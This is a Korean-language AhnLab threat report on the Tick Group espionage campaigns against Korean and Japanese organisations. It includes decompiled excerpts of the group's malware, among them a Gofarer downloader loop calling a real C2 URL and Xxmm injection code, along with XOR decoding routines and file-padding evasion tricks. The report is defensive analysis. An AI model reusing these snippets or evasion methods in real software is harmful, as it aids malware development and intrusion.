2019.03.25

Analysis Report

Tick Group 공격 동향 보고서

안랩 시큐리티대응센터(ASEC) 분석연구팀

AhnLab

경기도 성남시 분당구 판교역로 220 (우) 13493 | 대표전화 : 031-722-8000 | 팩스 : 031-722-8901 | www.ahnlab.com

목차

개요

틱 그룹(Tick Group)은 볼드나이트(Bald Knight), 브론즈 버틀러(Bronze Butler), 니안(Nian), 레드볼드나이트(RedBaldKnight) 등으로도 불리는 공격 그룹으로, 지난 2014년부터 본격적인 활동이 포착되었다.

이 그룹이 처음 알려진 것은 2013년 어도비 플래시 플레이어 제로데이 취약점인 CVE-2013-0633과 CVE-2013-0634를 이용한 레이디보일(Ladyboyle)[1]이다.[2][3] 2016년 4월 시만텍(Symantec)이 처음으로 이 그룹을 '틱(Tick)'으로 명명[4]했으며, 같은 해 11월 일본의 보안 업체인 LAC 에서 이 그룹의 일본 활동을 공개했다.[5] 2017년 6월에는 시큐어웍스(SecureWorks)에서 브론즈 버틀러(Bronze Butler)[6]라는 이름으로 이 그룹의 활동을 공개하고, 같은 해 7월 팔로알토네트웍스[7]와 11월 트렌드마이크로[8]에서 추가 정보를 공개했다. 2018년 6월 팔로알토 유닛42는 이 그룹이 한국의 보안 USB에 대한 공격도 시도했다고 밝혔다.[9]

2014년 이후에는 주로 한국과 일본 기관 및 기업에 대한 공격을 시도하고 있다. 다만 이 보다 앞선 2008년 국내에서 해당 그룹과 관련된 악성코드가 발견된 바 있어 이 그룹의 국내 공격은 상당히 오랫동안 지속되었을 가능성이 있다.

이 그룹은 한국과 일본의 IT 환경을 연구해 공격을 전개하고 있다. 일본에서 주로 사용되는 제품의 취약점을 이용해 악성코드를 감염시켰으며, 한국에서는 취약점 공격 외에도 국산 백신이나 보안 USB 제품을 공격하는 등 다양한 공격을 시도하고 있다. 이 그룹이 일본에서 전개한 공격에 대해서는 잘 알려져 있으나 상대적으로 한국에서의 활동에 대해서는 알려진 것이 적다.

본 보고서에서는 틱 그룹의 한국 및 일본 공격 사례를 상세히 분석한다.

---

1 https://www.symantec.com/connect/blogs/adobe-zero-day-used-ladyboyle-attack

2 https://www.fireeye.com/blog/threat-research/2013/02/lady-boyle-comes-to-town-with-a-new-exploit.html

3 https://asec.ahnlab.com/912

4 https://www.symantec.com/connect/blogs/tick-cyberespionage-group-zeros-japan

5 https://www.lac.co.jp/english/report/2016/11/04_cgview_01.html

6 https://www.secureworks.com/research/bronze-butler-targets-japanese-businesses

7 https://unit42.paloaltonetworks.com/unit42-tick-group-continues-attacks/

8 https://blog.trendmicro.com/trendlabs-security-intelligence/redbaldknight-bronze-butler-daserf-backdoor-now-using-steganography/

9 https://unit42.paloaltonetworks.com/unit42-tick-group-weaponized-secure-usb-drives-target-air-gapped-critical-systems/

주요 공격 사례

틱 그룹은 지난 2014년 이후 지속적으로 한국과 일본을 대상으로 공격을 전개하고 있다.

국내 공격 사례의 경우, 방위산업체를 비롯해 국방 및 정치 관련 기관, 에너지, 전자, 제조, 보안, 웹 호스팅, IT 서비스 업체 등 다양한 산업 분야를 공격 대상으로 하고 있다. 주로 스피어피싱, 어도비 플래시나 MS 오피스의 취약점 공격, 워터링홀 등의 공격 기법을 사용한다. 악성코드에 쓰레기 코드를 추가해 분석을 방해하거나 악성코드 파일을 생성할 때 수 십~수백 메가 바이트의 길이를 가진 파일을 생성해 보안 프로그램의 우회를 시도한다. 또 국산 백신이나 국산 보안 USB 제품을 공격하거나 악성코드가 포함된 가짜 설치판 파일을 이용한 공격을 시도했다.

[표 1]은 이 그룹의 활동이 처음 확인된 2013년 이후 2019년 2월 현재까지의 주요 공격 사례를 정리한 것이다.


공격 시기	공격 대상	공격 방식
2013년 2월	알려지지 않음	플래시 취약점 (CVE-2013-0633, CVE-2013-0634)을 이용한 공격.
2014년 3월	한국 – 방위산업체	Netboy 변형으로 공격. 해당 변형은 한국에서 다수의 감염 보고
2015년 1월	한국 - 대기업 A	Bisodown 변형으로 공격
2015년 5월	한국 - 대기업 B	Netboy 변형으로 공격
2015년 6월	아시아 – 금융	
2016년 2월	한국 – 해양 산업	Daserf 변형으로 공격. 2016년 6월 한국 통신사 회사에서 발견된 Daserf 악성코드와 동일
2016년 6월	일본 - 여행사	LAC 보고서에 따름
2016년 6월	한국 - 통신사	Daserf 변형으로 공격
2016년 9월	한국 - 에너지	Datper 변형으로 공격
2016년12월	일본 - 기업	일본 자산관리 소프트웨어 취약점(CVE-2016-7836)을 공격해 감염
2017년 4월	한국 – 미확인	2018년 팔로알토 유닛42를 통해 한국 보안 USB에 대한 공격 알려짐
2018년 5월	한국 – 국방분야 추정	Bisodown 변형으로 공격. 군사 관련 내용으로 위장한 파일(decoy) 등으로 미루어 국방 분야 관계자가 목표로 추정
2018년 5월	한국 - 정치기구	Bisodown 이용해 공격
2018년 8월	한국 - 국방분야	Bisodown 변형으로 공격. 감염된 시스템에서 Linkinfo.dll 파일 이름을 가진 Keylogger 함께 발견
2018년 9월	한국 - 정치기구	Datper 변형으로 공격
2019년 1월	한국 - 정보보안	JPCERT에서 2019년 2월 정보 공개한 Datper 변형으로 공격
2019년 1월	한국 - 웹호스팅	2019년 1월 한국 보안 업체에서 발견된 악성코드와 동일

2019년 2월	한국 - 전자부품	JPCERT에서 2019년 2월 정보 공개한 Datper 변형으로 공격
2019년 2월	한국 - IT서비스	2019년 2월 한국 전자부품 공격 악성코드와 동일한 Datper 변형으로 공격

[표 1] 틱 그룹의 주요 공격 사례 (2013-2019)

주요 악성코드 상세 분석

틱 그룹이 사용한 악성코드 종류는 다양하다. 다운로더 역할을 하는 Bisodown(Cpycat, HomamDownloader), Gofarer, 백도어인 Daserf, Datper, Hdoor, Ghostrat, Netboy(Domino, Invader), Ninezero(9002), Xxmm 등을 이용하는 것으로 알려져 있다. Ghostrat 등 일부 악성코드는 온라인에서 구할 수 있는 악성코드를 이용했다.



[그림 1] 틱 그룹에서 사용한 주요 악성코드

1. 다운로더(Downloader)

1.1) Bisodown (Cpycat, Homam)

Bisodown은 Cpycat, Homam, HomamDownloader 등으로도 불리며, 2014년 4월 처음 발견되었다. 2019년 현재도 사용되고 있으며, 다운로더 기능을 가진 악성코드로 한국 기업과 기관 공격에 여러 차례 사용되었다.


다운로더에는 생성 파일 이름, 다운로드 주소, 레지스트리 등의 문자열을 포함하고 있다.

[그림 2] Bisodown 문자열

공격자는 공격 대상에게 업무와 관련된 내용으로 위장한 메일을 보낸다. 메일에는 PDF 또는 워드 문서 파일로 위장한 실행 파일을 첨부한다. 사용자가 문서 파일로 보이는 첨부 파일을 열면 실행 파일이 동작하고 다운로더에 의해 추가 악성코드를 다운로드 한다.


2015년 이후 발견된 다운로더 변형은 파일 생성 시 파일 끝에 쓰레기 값(Garbage data)을 추가해 수십 ~ 수백 메가바이트에 달하는 크기를 갖는다. 또 이 다운로더는 오퍼레이션 비터 비스킷(Operation Bitter Biscuit)의 Bisoaks 변형을 다운로드하기도 했다.

2018년 5월 국방 분야 관계자에게 보낸 것으로 보이는 샘플 파일(e45a80fcc66b2e52995e7b9767144b2f)의 경우, 공격 대상에게 군대 성폭력과 관련된 문서로 위장한 내용을 보여준다.



[그림 3] 군사 관련 기관에 유포된 위장 문서 파일

이후 드롭퍼는 다운로더 파일을 생성할 때 파일 끝에 쓰레기 값을 추가해 100 메가바이트 이상 크기의 다운로더 파일을 생성한다.



[그림 4] 파일 생성 시 추가한 쓰레기 값

1.2) Gofarer


Gofarer는 2015년에 발견된 다운로더이다. 시만텍 블로그[10]에 언급된 변형은 2015년 11월에 발견된 악성코드(7ec173d469c2aa7a3a15acb03214256c)로 보인다.

[10] https://www.symantec.com/security-center/writeup/2015-120812-1148-99


```
CreateMutexA(0, 1, Name);                    // e511fe20-e960-4b31-a8ab-20837720b0f7
if ( GetLastError() == 183 )
  return 0;
strcpy(&URL, "http://www.aucsellers.com/rim/images/01/js/js/index.php");
memset(&v8, 0, 0x90u);
v4 = time(0);
setRandom_401B80(v4);
GetModuleFileNameA(0, &Filename, 0x104u);
memset(&pszPath, 0, 0x104u);
result = SHGetSpecialFolderPathA(0, &pszPath, 7, 0);
if ( result )
{
  lstrcatA(&pszPath, String2);               // \\Gofarer.exe
  CopyFileA(&Filename, &pszPath, 1);
  while ( 1 )
  {
    Download_4010F0((int)&URL);
    v5 = time(0);
    setRandom_401B80(v5);
    Sleep(1800000u);
  }
}
return result;
```

[그림 5] Gofarer의 메인 코드

이 악성코드의 디지털 서명을 확인한 결과, 'Heruida Electronic'이라는 업체의 인증서를 갖고 있으나, 실존하는 업체인지 확인되지 않는다.



[그림 6] 악성코드의 디지털 서명

[그림 6]과 같은 인증서로 서명된 악성코드가 4개 발견되었으며, 대부분 Gofarer 변형이다. 이들 4개의 악성

코드 중 2015년 7월에 발견된 변형(8d5bf506e55ab736f4c018d15739e352)과 인증서가 없는 변형(4601e75267d0dcfe4256c43f45ec470a)은 모두 일본에서 발견되었다. 한국에서는 이들 변형이 확인되지 않았다.

2. 백도어(Backdoor)

2.1) Daserf (Muirim, Nioupale, Postbot)

Daserf는 Muirim, Nioupale, Postbot 등으로 알려진 악성코드로, 2009년에 처음 발견되었다. 국내에서는 2011년 4월에 처음 확인되었다(653b69481b4ceaf851e2adc509e5b1b5). 그러나 이 악성코드가 본격적으로 알려진 것은 시만텍이 2016년 5월 블로그를 통해 관련 내용을 공개하면서부터다.

Daserf 변형들은 대략 30-40 킬로바이트 길이를 갖는다. 일부 변형은 100 킬로바이트 이상의 길이를 갖고 있다. 초기에는 C 언어로 제작되었지만 2013년 이후 델파이로 제작된 변형들도 존재한다.


Daserf 변형들은 버전 정보와 같은 특징적 문자열과 파일 끝에 암호화된 C&C 정보를 갖고 있다.

[그림 7] Daserf의 특징적인 문자열(1)

또한 악성코드에 버전 정보가 존재하는데, [그림 8]의 샘플의 버전은 1.3G다.

[그림 8] Daserf의 특징적인 문자열(2)

파일 끝에는 암호화된 C&C 정보가 존재한다.



[그림 9] 암호화된 C&C 주소

Daserf는 주로 다음과 같은 기능을 수행한다.

- 대기 (Idle)
- 파일 목록 보기
- cmd.exe로 명령 수행
- 파일 업로드/다운로드/삭제/실행
- 제거

2011년 4월 한국에서 발견된 Daserf에 감염된 시스템에서 keyll.ee라는 파일명을 가진 키로거가 발견되었다 (d34241f92bf138d48d5bac82c46ffafe). Daserf에 감염된 2개의 다른 시스템에서 유사한 키로거가 발견된 것으로 미루어 Daserf가 키로거를 다운로드한 것으로 보인다.

2.2) Netboy (Domino, Invader, Kickesgo)

Netboy는 Domino, Invader, Kickesgo 등으로 불리며, 델파이로 작성된 악성코드다. 국내에서는 2008년에 초기 버전이 발견되었다(054cff8c56245c547933379fa17b1c99). 이 변형은 다른 변형과 같이 주요 문자열이 0xC7로 XOR 암호화되어 있지만 DLL 파일 형태이며 2010년 샘플과는 코드도 상당히 다르다.

국내에서 가장 많은 형태의 변형이 발견된 것은 2010년으로(1fa904dacaf15db97293c86c5963503f), 이후 본격적으로 활동하기 시작했다.

```
if ( GetVersion_0() < 0x80000000 )
{
  Move_13147424(&unk_13194C60, off_13193230, 4);
  xor0x7C_1318FE94(&unk_13194C60, 4);
  off_13193230 = (char *)&unk_13194C60;
  Move_13147424(&Decoded_Filename, off_13193234[0], 20);
  xor0x7C_1318FE94(&Decoded_Filename, 20);
  off_13193234[0] = (int (*)[6])&Decoded_Filename;
  Move_13147424(&unk_13194D00, lpServiceName, 20);
  xor0x7C_1318FE94(&unk_13194D00, 20);
  lpServiceName = (LPCSTR)&unk_13194D00;
  Move_13147424(&Decoded_Servicename, off_1319323C, 60);
  xor0x7C_1318FE94(&Decoded_Servicename, 60);
  off_1319323C = (int (*)[16])&Decoded_Servicename;// Microsoft Windows Index Dos.
  Move_13147424(&unk_13194DA0, lpCmdLine, 40);// lsass.exe
  v0 = xor0x7C_1318FE94(&unk_13194DA0, 40);
  lpCmdLine = (LPCSTR)&unk_13194DA0;
  v60 = sub_1314A268(v0);
  v3 = Dateutils::SecondOfTheDay(v1, v2);
  v4 = SleepEx(0x1B58u, 0);
  v60 = sub_1314A268(v4);
  if ( Dateutils::SecondOfTheDay(v5, v6) - v3 >= 5 )
  {
    System::ParamStr(1);
    System::__linkproc__ LStrCmp(v31, &str__u[1]);
    if ( v7 )
    {
      Sleep_0(0xBB8u);
      Service_131902B0();
      sub_1318FF48();
    }
```

[그림 10] 2010년 형 Netboy 메인 코드

대다수의 Netboy 변형들은 주요 문자열이 0x7C로 XOR 암호화되어 있다.


```
1318FE94 xor0x7C_1318FE94 proc near               ; CODE XREF: MalwareMain_13190EE8+5A↓p
1318FE94                                          ; MalwareMain_13190EE8+84↓p ...
1318FE94
1318FE94 var_4           = dword ptr -4
1318FE94
1318FE94                 push    ecx
1318FE95                 mov     [esp+4+var_4], eax
1318FE98                 mov     cl, 7Ch ; '|'
1318FE9A                 mov     eax, edx
1318FE9C                 dec     eax
1318FE9D                 test    eax, eax
1318FE9F                 jl      short loc_1318FEAD
1318FEA1                 inc     eax
1318FEA2
1318FEA2 loc_1318FEA2:                            ; CODE XREF: xor0x7C_1318FE94+17↓j
1318FEA2                 mov     edx, [esp+4+var_4]
1318FEA5                 xor     [edx], cl
1318FEA7                 inc     [esp+4+var_4]
1318FEAA                 dec     eax
1318FEAB                 jnz     short loc_1318FEA2
1318FEAD
1318FEAD loc_1318FEAD:                            ; CODE XREF: xor0x7C_1318FE94+B↑j
1318FEAD                 pop     edx
1318FEAE                 retn
1318FEAE xor0x7C_1318FE94 endp
1318FEAE
```

[그림 11] XOR 암호 코드

이 악성코드는 Explorer.exe 등 정상 프로세스에 악의적인 코드를 삽입해 키로깅, 화면 캡쳐, 프로세스 리스트, 프로그램 실행 등의 기능을 수행한다.

2013년에 발견된 변형(3dce29291a34b4ebf9f29404f527c704)부터 코드 중간에 쓰레기 값을 추가해 IDA Hex-ray 등으로 코드를 디컴파일할 때 제대로 보이지 않게 하는 등 분석을 방해한다.

2.3) Ninezero (9002)

Ninezero는 이 그룹에서 2012년부터 2013년 사이에 사용된 악성코드로, 통신할 때 '9002' 문자열을 보낸다는 점에서 '9002 백도어'로 불린다. 국내에서 Ninezero 악성코드가 확인된 것은 2012년이다(0ffd2dbc6f5d666b1cf4dd5f9fcb9eb1, 9c0725278b6276783a8c21b4235c6283).

드롭퍼는 약 70 킬로바이트 정도 길이를 가지며, 실제 백도어인 DLL 파일은 33 킬로바이트의 길이를 갖는다(181d4f01c8d6d1abae0847ce74e24268, 955a2287fb560b1b9f98ae131a13558b). 드롭퍼가 실행되면 DLL 형태의 백도어를 생성하고 서비스로 동작한다. 백도어 DLL 파일은 Launch, InitFunc와 같은 함수명을 갖는다.

Ordinal	Function RVA	Name Ordinal	Name RVA	Name
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001820	0000	0000253F	InitFunc
00000002	00001800	0001	00002548	Launch
00000003	00001AD0	0002	0000254F	ServiceMain

[그림 12] Ninezero의 특징적인 Export 함수명 (7246a7528649333dc64b03e46d84c9f0)

일부 시스템은 Netboy에 먼저 감염되고 그 후에 Ninezero에 감염된 흔적도 있다.

2.4) Xxmm (KVNDM, Minzen, Murim, ShadowWali, Wali, Wrim)

Xxmm은 KVNDM, Minzen, Murim, ShadowWali, Wali, Wrim 등으로 불린다. 코드 내부에 Xxmm라는 문자열이 존재해 Xxmm라는 이름이 붙었으며, 2015년에 처음 발견되었다. 틱 그룹이 이 악성코드를 본격적으로 사용한 것은 2016년부터다.


다수의 Xxmm 변형의 PDB 정보를 통해 사용자 이름이 123임을 알 수 있다. 그러나 2015년 12월 이후 변형부터는 특징적인 PDB 정보가 제외되었다(db1bc0b42be04ae1add09ab50bdc1c9d).

```
C:₩Users₩123₩Desktop₩shadowDoor₩Release₩loadSetup.pdb
```

```
.004150E0:  6F 73 69 74.69 6F 6E 00.3A 74 72 79.0D 0A 64 65  osition :try♪◙de
.004150F0:  6C 20 22 00.22 0D 0A 69.66 20 65 78.69 73 74 20  l " "♪◙if exist
.00415100:  22 00 00 00.22 20 67 6F.74 6F 20 74.72 79 0D 0A  "   " goto try♪◙
.00415110:  64 65 6C 20.25 30 00 00.78 78 6D 6D.00 00 00 00  del %0  xxmm
.00415120:  2E 62 61 74.00 00 00 00.6E 74 64 6C.6C 2E 64 6C  .bat    ntdll.dl
.00415130:  6C 00 00 00.52 74 6C 44.65 63 6F 6D.70 72 65 73  l   RtlDecompres
.00415140:  73 42 75 66.66 65 72 00.00 00 00 00.3D 3D 00 00  sBuffer     ==
.00415150:  3D 00 00 00.1D 20 41 00.D8 53 41 00.27 1E 41 00  =    ↔ A ┼SA '▲A
.00415160:  CA CF 40 00.62 61 64 20.65 78 63 65.70 74 69 6F  ╩╧@ bad exceptio
.00415170:  6E 00 00 00.00 00 00 00.48 00 00 00.00 00 00 00  n       H
.00415180:  00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
.00415190:  00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
.004151A0:  00 00 00 00.00 00 00 00.00 00 00 00.00 00 00 00
.004151B0:  00 00 00 00.88 60 41 00.30 54 41 00.08 00 00 00      ê'A 0TA ◘
.004151C0:  52 53 44 53.E4 59 7C 9D.86 FE 55 4F.90 7B 46 1D  RSDS$ΣY¦¥å▪UOÉ{F↔
.004151D0:  12 54 D2 B9.03 00 00 00.43 3A 5C 55.73 65 72 73  ↕T╥╣♥   C:\Users
.004151E0:  5C 31 32 33.5C 44 65 73.6B 74 6F 70.5C 73 68 61  \123\Desktop\sha
.004151F0:  64 6F 77 44.6F 6F 72 5C.52 65 6C 65.61 73 65 5C  dowDoor\Release\
.00415200:  6C 6F 61 64.53 65 74 75.70 2E 70 64.62 00 00 00  loadSetup.pdb
.00415210:  00 00 00 00.00 00 00 00.00 00 00 00.00 60 41 00                'A
```

[그림 13] Xxmm의 특징적인 문자열

Xxmm은 크게 드롭퍼, 로더(Loader), 백도어 모듈로 구성되어 있다. 드롭퍼가 실행되면 운영체제를 확인해서 32비트 악성코드, 64비트 로더 악성코드를 생성한다. 로더가 실행되면 암호화된 백도어 악성코드를 메모리에 인젝션하여 실행한다.



[그림 14] Xxmm 관계도

2015년 1월에는 공격자가 테스트 혹은 제작 중이었던 것으로 보이는 변형이 (0ed9ef2bfdae5f95dc1c5d774fb89b37) 발견되기도 했다.

```
lpString2 = &Dst;
ReportEvent_14000234C(L"[loader] start with x64 version");
v12 = LoadLibraryW(L"advpack.dll");
v13 = GetProcAddress(v12, "IsNTAdmin");
if ( ((unsigned int (__fastcall *)(_QWORD, _QWORD))v13)(0i64, 0i64) )
{
  v17 = 0i64;
  *(_QWORD *)netlong = qword_140017C90;
  v18 = 0i64;
  v16 = Inject_1400018C0;
  if ( !StartServiceCtrlDispatcherW((const SERVICE_TABLE_ENTRYW *)netlong) )
    ReportEvent_14000234C(L"Register Service Main Function Error!");
}
else
{
  ReportEvent_14000234C(L"[loader] start inject as normal exe");
  InjectMalware_14000127C();
}
ExitProcess(0);
```

[그림 15] 개발 중인 Xxmm

Wali와 ShadowWali는 Xxmm과 유사해 대부분의 보안 업체에서는 이들을 구분하지 않고 모두 Xxmm으로 진단한다.

디컴파일을 방해하는 쓰레기 코드를 추가하거나 파일 끝에 쓰레기 값을 추가해 파일 길이를 50 메가바이트에서 100 메가바이트로 증가시키는 방법을 사용한다.[11] 대부분의 보안 제품이 과도하게 큰 사이즈의 파일은 수집하지 않는다 점을 노린 것으로 보인다.

2.5) Datper

Datper는 2015년부터 2019년 3월 현재까지 발견되고 있는 악성코드로, 델파이로 작성되었다. 일본 침해대응센터(JPCERT)에서 2017년 8월[12]과 2019년 2월[13]에 Datper 악성코드에 대한 정보를 공개한 바 있다. 다른 악성코드와 마찬가지로 코드 중간에 쓰레기 값이 포함되어 있다.

```
void __noreturn start()
{
  int v0; // ecx
  int v1; // ecx
  void *v2; // ecx
